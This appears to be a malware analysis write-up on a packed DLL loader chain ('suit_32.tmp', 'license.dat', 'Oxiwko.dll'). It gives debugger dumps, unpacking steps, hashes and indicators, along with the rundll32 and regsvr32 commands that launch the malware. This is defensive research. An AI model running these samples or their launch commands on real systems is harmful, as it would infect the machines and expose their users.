 5 6e 00 ed 9b e0 8a 59   ivorce.fun.....Y
 0 00 00 00 00 00 00 00   k&...+9.........
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
```

```
rax  0x180002039
rbx  0x0
rcx  0x20
rdx  0x180005000
rsi  0x0
rdi  0x177f87
r8   0x0
r9   0x0
r10  0x0
```

Figure 6, Pestudio and Cutter views of unpacked installer

TEMPORARY DLL

suit_32.tmp, is another 64-bit DLL. It dropped from GZIP with the ‘license.dat’ binary. Located in %temp% directory

C:\Users[username]\AppData\Local\Temp\suit_32.tmp


The main purpose of this temporary DLL to initiate persistent with ‘license.dat’ and later copy itself to another directory for persistent.

Run method: rundll32.exe [filename],update /i:”LuxuryQuarter\license.dat”

This artifact is also well packed for evasion and anti-analysis purposes. like the ‘installer’ no libraries or API to get hint where to breakpoint. To unpack :

```
1. Load 'suit_32.tmp' in x64dbg
2. Either single or over stepping till reaching [RtlExitUserProcess] API function
3. Check the stack or RDI register for MZ header.
4. Dump from Memory Map
```

The unpacked requires addresses matching because it were mapped to memory.

- 


```
00007FFFE37DF060    48:83EC 28            sub rsp,28                                  FatalExit
00007FFFE37DF064    FF15 E6700600         call qword ptr ds:[<&RtlExitUserProcess>]
00007FFFE37DF06A    CC                    int3
00007FFFE37DF06B    CC                    int3
00007FFFE37DF06C    CC                    int3
00007FFFE37DF06D    CC                    int3
00007FFFE37DF06E    CC                    int3
00007FFFE37DF06F    CC                    int3
00007FFFE37DF070    CC                    int3
00007FFFE37DF071    CC                    int3
00007FFFE37DF072    CC                    int3
00007FFFE37DF073    CC                    int3
00007FFFE37DF074    CC                    int3
00007FFFE37DF075    CC                    int3
00007FFFE37DF076    CC                    int3
00007FFFE37DF077    CC                    int3
00007FFFE37DF078    CC                    int3
00007FFFE37DF079    CC                    int3
00007FFFE37DF07A    CC                    int3
00007FFFE37DF07B    CC                    int3
00007FFFE37DF07C    CC                    int3
00007FFFE37DF07D    CC                    int3
00007FFFE37DF07E    CC                    int3
00007FFFE37DF07F    CC                    int3
00007FFFE37DF080    48:895C24 08          mov qword ptr ss:[rsp+8],rbx                GetStartupInfoA
00007FFFE37DF085    48:896C24 10          mov qword ptr ss:[rsp+10],rbp
00007FFFE37DF08A    48:897424 18          mov qword ptr ss:[rsp+18],rsi
00007FFFE37DF08F    57                    push rdi                                    rdi:"MZ"
00007FFFE37DF090    48:83EC 50            sub rsp,50
00007FFFE37DF094    6548:8B0425 60000000  mov rax,qword ptr gs:[60]
00007FFFE37DF09D    48:8BF9               mov rdi,rcx                                 rdi:"MZ"
00007FFFE37DF0A0    48:8B1D 41590900      mov rbx,qword ptr ds:[7FFFE38749E8]         rbx:"Hƒì(ë\v'è\x03"
00007FFFE37DF0A7    48:8B68 20            mov rbp,qword ptr ds:[rax+20]
00007FFFE37DF0AB    48:85DB               test rbx,rbx                                rbx:"Hƒì(ë\v'è\x03"
00007FFFE37DF0AE    0F85 48010000         jne kernel32.7FFFE37DF1FC
00007FFFE37DF0B4    FF15 9E520600         call qword ptr ds:[<&KernelBaseGetGlobalData>]

5F578

37DF060 kernel32.dll:$F060 #E460 <FatalExit>
```

```
RAX     0000000000000000
RBX     000001A890FC15F4     "Hƒì(ë\v'è\x03"
RCX     0000000000000000
RDX     0000000000000000
RBP     0000005625D5F5D0
RSP     0000005625D5F578
RSI     00000000FFFFFFFC
RDI     000001A890FA0000     "MZ"

R8      0000005625D5F4D8     &"<ø‰„$°"
R9      0000005625D5F5D0
R10     0000000000000000
R11     0000000000000246     L'Ɇ'
R12     0000000000000000
R13     0000000000000001
R14     000001A890FA00D0
R15     0000005625D5F678     "update"

RIP     00007FFFE37DF060     <kernel32.FatalExit>

RFLAGS    0000000000000344
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  0000012A (ERROR_TOO_MANY_POSTS)
LastStatus C0000047 (STATUS_SEMAPHORE_LIMIT_EXCEEDED)
```

```
1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 0000005625D5F4D8 &"<ø‰„$°"
4: r9 0000005625D5F5D0
5: [rsp+28] 0000005625D5F5D0
```


```
ASCII
MZ..........ÿÿ.......@..............................Ð...
..º..´.Í!..LÍ!This program cannot be run in DOS mode....$.......
Yx.ê..ä'..ä'..ä':ß.'..ä'n{å..ä'..å'..ä'û}à..ä'û}ä..ä'û}æ..ä'
Rich..ä'........PE..d...Ëµ*.........ð."...................
```

```
0000005625D5F578  000001A890FC1616  return to 000001A890FC1616 from ???
0000005625D5F580  0000000000000001
0000005625D5F588  0000000000000000
0000005625D5F590  000001A800000000
0000005625D5F598  0000000000000000
0000005625D5F5A0  0000005625D5F5D0
0000005625D5F5A8  00007FFFC5BC88F8  return to suit_32.00007FFFC5BC88F8 from ???
0000005625D5F5B0  000001A87BCA0080
0000005625D5F5B8  000001A890FC0000  "MZ"
0000005625D5F5C0  00000000FFFFFFFC
0000005625D5F5C8  000001A800000064
0000005625D5F5D0  0000000000000002
0000005625D5F5D8  0000000080000003
0000005625D5F5E0  00000000001AC711
0000005625D5F5E8  0000000000000003
0000005625D5F5F0  0000000000000001
0000005625D5F5F8  0000000000000001
0000005625D5F600  0000005625D5F630
0000005625D5F608  00007FFFC5BC3462  return to suit_32.00007FFFC5BC3462 from suit_32.00007FFFC5BC7A90
0000005625D5F610  000000566EC3C0440
0000005625D5F618  00000056DACC0440
0000005625D5F620  0000000000000000
0000005625D5F628  00000000FFFFFFFF
0000005625D5F630  0000000080000003
0000005625D5F638  00007FFFC5BC0000  suit_32.00007FFFC5BC0000
0000005625D5F640  000000000000000A
0000005625D5F648  0000000000000003
0000005625D5F650  00000000000000C6
0000005625D5F658  0000000000000001
0000005625D5F660  0000005625D5F690
0000005625D5F668  00007FFFC5BC3A84  return to suit_32.00007FFFC5BC3A84 from suit_32.00007FFFC5BC31E8
```

- 

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0 1 2 3 4 5 6 7 8 9 A B C D E F
15B8  48 83 EC 38 83 FA 01 75 26 48 83 64 24 28 00 4C   H . ì 8 . ú . u & H . d $ ( . L
15C8  8D 05 16 01 00 00 83 64 24 20 00 45 33 C9 48 89   . . . . . . . d $   . E 3 É H .
15D8  0D 8B 1C 00 00 33 D2 33 C9 FF 15 39 0A 00 00 B8   . . . . . 3 Ò 3 É ÿ . 9 . . . ¸
15E8  01 00 00 00 48 83 C4 38 C3 CC CC CC 48 83 EC 28   . . . . H . Ä 8 Ã Ì Ì Ì H . ì (
15F8  EB 0B B9 E8 03 00 00 FF 15 83 0A 00 00 83 3D 54   ë . ¹ è . . . ÿ . . . . . . = T
1608  1C 00 00 00 74 EC 33 C9 FF 15 12 0A 00 00 CC CC   . . . . t ì 3 É ÿ . . . . . Ì Ì
1618  48 89 5C 24 08 48 89 74 24 10 57 48 83 EC 20 8B   H . \ $ . H . t $ . W H . ì   .
1628  42 14 4C 8B C9 48 8B F9 4C 8D 04 01 4C 2B 0A 0F   B . L . É H . ù L . . . L + . .
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	800	1000	716	60000020	0	0	0
.rdata	2000	600	2000	488	40000040	0	0	0
.data	3000	400	3000	270	C0000040	0	0	0
.pdata	4000	200	4000	6C	40000040	0	0	0



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0 1 2 3 4 5 6 7 8 9 A B C D E F
15B8  48 83 EC 38 83 FA 01 75 26 48 83 64 24 28 00 4C   H . ì 8 . ú . u & H . d $ ( . L
15C8  8D 05 16 01 00 00 83 64 24 20 00 45 33 C9 48 89   . . . . . . . d $ . . E 3 É H .
15D8  0D 8B 1C 00 00 33 D2 33 C9 FF 15 39 0A 00 00 B8   . . . . . 3 Ò 3 É ÿ . 9 . . . ¸
15E8  01 00 00 00 48 83 C4 38 C3 CC CC CC 48 83 EC 28   . . . . H . Ä 8 Ã Ì Ì Ì H . ì (
15F8  EB 0B B9 E8 03 00 00 FF 15 83 0A 00 00 83 3D 54   ë . ¹ è . . . ÿ . . . . . . = T
1608  1C 00 00 00 74 EC 33 C9 FF 15 12 0A 00 00 CC CC   . . . . t ì 3 É ÿ . . . . . Ì Ì
1618  48 89 5C 24 08 48 89 74 24 10 57 48 83 EC 20 8B   H . \ $ . H . t $ . W H . ì . .
1628  42 14 4C 8B C9 48 8B F9 4C 8D 04 01 4C 2B 0A 0F   B . L . É H . ù L . . . L + . .
```

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
21E4	SHLWAPI.dll	2	FALSE	22F0	0	0	232E	20A8
21F8	msvcrt.dll	1	FALSE	2308	0	0	2344	20C0
220C	KERNEL32.dll	18	FALSE	2248	0	0	245A	2000
2220	SHELL32.dll	1	FALSE	22E0	0	0	247C	2098


SHLWAPI.dll [2 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
20A8	StrStrIA	-	2322	7FFFE2DE9730	-	14E
20B0	StrChrA	-	2318	7FFFE2DEDF70	-	119

Figure 7, x64dbg to unpack temporary DLL

```
----------------------------
Temporary DLL - unpacked file
----------------------------
SHA256: AD435DB375665D157AED16BA8B51735B65AC6AEE86864DA78408B44C9D85093B
HOST IOC: C:\ProgramData\
Network IOC: N/A

Summitted sample on (4 April 2021)
15/69 VT: https://www.virustotal.com/gui/file/ad435db375665d157aed16ba8b51735b65ac6aee86864da78408b44c9d85093b/detection
1/10 Triage: https://tria.ge/210403-1sm7qxep8n/behavioral2

Other highlighted IOCs
Imports (APIs)
VirtualProtect, Kernel32.dll
GetModuleFileNameA, Kernel32.dll
```


As compared with the packed version there's a new C2 based on Triage sandbox analysis!



C:\Windows\system32\rundll32.exe

```
rundll32.exe C:\Users\Admin\AppData\Local\Temp\suit_32.tmp.dll,#1
```

104.73.144.113:443




C:\Windows\system32\regsvr32.exe

```
regsvr32 /s C:\Users\Admin\AppData\Local\Temp\suite_dumped_fixed.dll
```

52.109.12.18:443

/update/ 10 Apr

it’s been brought up by community that the upper IPs are not C2s.




James Quinn @lazyactivist192 · 2h

yeah both those look benign to me, it calls out to benign ips for analysis environment checking (mainly mitm checks), which might be what you saw.

Persistent DLL

‘Oxiwko.dll’, suppose to be a copy from the previous temporary DLL. Big picture from Entropy view and Pestudio shows the resemblance. Which makes it easy to unpack this sample using same method above with the temporary DLL.

- 


```
c:\users\rem\desktop\lab\suit_32.dll
  indicators (20)
  virustotal (offline)
  dos-header (64 bytes)
  dos-stub (136 bytes)
  rich-header (5)
  file-header (Mar.2021)
  optional-header (Native)
  directories (time-stamp)
  sections (98.40%)
  libraries (2)
  imports (2)
  exports (update)
  exceptions (15)
  tls-callbacks (n/a)
  relocations (n/a)
  resources (n/a)
  strings (366)
  debug (time-stamp)
  manifest (n/a)
  version (n/a)
  certificate (n/a)
  overlay (n/a)
```

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\rem\desktop\lab\oxiwko.dll]
file settings about

```
c:\users\rem\desktop\lab\oxiwko.dll
  indicators (19)
  virustotal (offline)
  dos-header (64 bytes)
  dos-stub (136 bytes)
  rich-header (5)
  file-header (Dec.2015)
  optional-header (Native)
  directories (time-stamp)
  sections (98.40%)
  libraries (2)
  imports (2)
  exports (update)
  exceptions (15)
  tls-callbacks (n/a)
  relocations (n/a)
  resources (n/a)
  strings (366)
  debug (time-stamp)
  manifest (n/a)
  version (n/a)
  certificate (n/a)
  overlay (n/a)
```

property	value
md5	19D5172B1A8EE026C6FE6FC173BB4B24
sha1	F40D73367E73062DFC47E1940A1CC158DB4CF016
sha256	48B72914126B6B4A3E5AEFA9BC8D5EAC1187543EB0FA42C98A70A2F2AD07A60A
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	64000 (bytes)
size-without-overlay	n/a
entropy	6.009
imphash	A55875C660775C9604607B856433263D
signature	n/a
entry-point	48 89 5C 24 08 41 BA 01 00 00 00 4C 8B C9 41 3B D2 0F 85 BC 00 00 00 C7 44 24 10 11 C7 1A 00 BB 03
file-version	n/a
description	n/a
file-type	**dynamic-link-library**
cpu	**64-bit**
subsystem	Native
compiler-stamp	0x5670D94B (Tue Dec 15 22:23:55 2015)
debugger-stamp	0x605458EC (Fri Mar 19 03:55:24 2021)
resources-stamp	
exports-stamp	0xFFFFFFFF (Sun Feb 07 01:28:15 2106)
version-stamp	n/a
certificate-stamp	n/a


sha256: 48B72914126B6B4A3E5AEFA9BC8D5EAC1187543EB0FA42C98A70A2F2AD07A60A   cpu: 64-bit   file-type: dynamic-link-library   subsystem: Native   entry

- 

  Offset: 0 Size: 64000

  Entropy(bits/byte): 5.98922 74% not packed

  PE Header("2.14469")
  Section0(".text")("5.79959")
  Section1(".rdata")("3.4388")
  Section2(".data")("5.4304")
  Section3(".pdata")("1.54922")

- 

  Offset: 0 Size: 64000

